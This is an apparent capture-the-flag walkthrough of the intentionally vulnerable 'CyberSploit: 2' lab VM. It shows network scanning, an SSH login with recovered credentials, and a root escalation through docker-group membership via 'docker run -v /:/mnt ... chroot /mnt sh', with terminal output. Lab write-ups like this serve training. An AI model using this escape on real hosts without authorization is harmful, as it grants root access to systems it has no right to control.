

Cybersploit2

Boot to Root

Your target is gain the Root access

There is no any flag in this VMs

today we are going to solve another boot2root challenge vulnerable VM machine called "CyberSploit: 2". This machine is made by Cyberspace which is an easy level lab. There is no flag in this challenge, just us to gain the root access of VM machine. today we are going to solve another boot2root challenge vulnerable VM machine called "CyberSploit: 2". This machine is made by Cyberspace which is an easy level lab. There is no flag in this challenge, just us to gain the root access of VM machine.

Link to Download: <https://www.vulnhub.com/entry/cybersploit-2,511/>

Reconnaissance

Let's start off by identifying our target IP

```
sudo netdiscover -i vboxnet0
```

```
Currently scanning: 192.168.221.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

-----
IP           At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.56.100 08:00:27:dc:d1:e8    1     42  PCS Systemtechnik GmbH
192.168.56.175 08:00:27:14:86:77    1     60  PCS Systemtechnik GmbH
```

Target IP- 192.168.56.175

Now we have our target. Let's identify open ports, services, versions that are running using nmap

```
sudo nmap -A -p- 192.168.56.175
```

```
Applications Places System Sat Aug 8, 9:41 AM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
$ sudo nmap -A -p- 192.168.56.175
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-08 09:39 IST
Nmap scan report for 192.168.56.175
Host is up (0.00067s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 ad:6d:15:e7:44:e9:7b:b8:59:09:19:5c:bd:d6:6b:10 (RSA)
|   256  d6:d5:b4:5d:8d:f9:5e:6f:3a:31:ad:81:80:34:9b:12 (ECDSA)
|_  256  69:79:4f:8c:90:e9:43:6c:17:f7:31:e8:ff:87:05:31 (ED25519)
80/tcp    open  http     Apache httpd 2.4.37 ((centos))
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.37 (centos)
|_ http-title: CyberSploit2
MAC Address: 08:00:27:14:86:77 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   0.67 ms  192.168.56.175

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.55 seconds
[Menu] [comp.ctf.walkthroughs] [ctf[~]comp.ctf.walkthr... [BOT47 - CyberChef - M... [Parrot Terminal] [CyberSploit2 [Running]...
```



Great we got to know there is only two open ports running port22 (ssh) and port80 (http)

Enumeration

Since the port80 is running let's explore the webpage.
<http://192.168.56.175>



Great we have a proper looking webpage and it looks like a table of some security enthusiasts. but there is one name which is decrypted might be useful. Let's check the source code



Let's login to the ssh server using this credentials we got from cyberchef.
We access the ssh service with the obtained username and password.

```
ssh shailendra@192.168.56.175
pass- cybersploit1
```

```

[base@parrot]~/comp ctf walkthroughs/cybersplot2
$ssh shailendra@192.168.56.175
The authenticity of host '192.168.56.175 (192.168.56.175)' can't be established.
ECDSA key fingerprint is SHA256:uGYZMYklxeL1iDjLGh5cLrkGjTggAJfxn3mkDaZ7C7M.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.175' (ECDSA) to the list of known hosts.
shailendra@192.168.56.175's password:
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c
1023
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$

```

After login we got another text file like a hint referring of a docker. Then from gtfobins we got a docker escalating script. After search we found a docker shell on gtfobins website that can be used to break out from restricted environments by spawning an interactive system shell.

.. / docker

[Shell](#)
[File write](#)
[File read](#)
[SUID](#)
[Sudo](#)

This requires the user to be privileged enough to run docker, i.e. being in the **docker** group or being **root**.

Any other Docker Linux image should work, e.g., **debian**.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

Write a file by copying it to a temporary container and back to the target destination on the host.

After executing this we get final flag in the root directory
 docker run -v /:/mnt --rm -it alpine chroot /mnt sh
 id
 cat /root/flag.txt

```
[shailendra@localhost ~]$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
df20fa9351a1: Pull complete
Digest: sha256:185518070891758909c9f839cf4ca393ee977ac378609f700f60a771a2dfe321
Status: Downloaded newer image for alpine:latest
sh-4.4# ls
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
sh-4.4# cat /root/flag.txt
C0N61R/4T55
Pwned CyberSploit2 POC
share it with me twitter@cybersploit1
Thanks !
sh-4.4#
```

Walkthrough by Basil

.....HappyHacking.....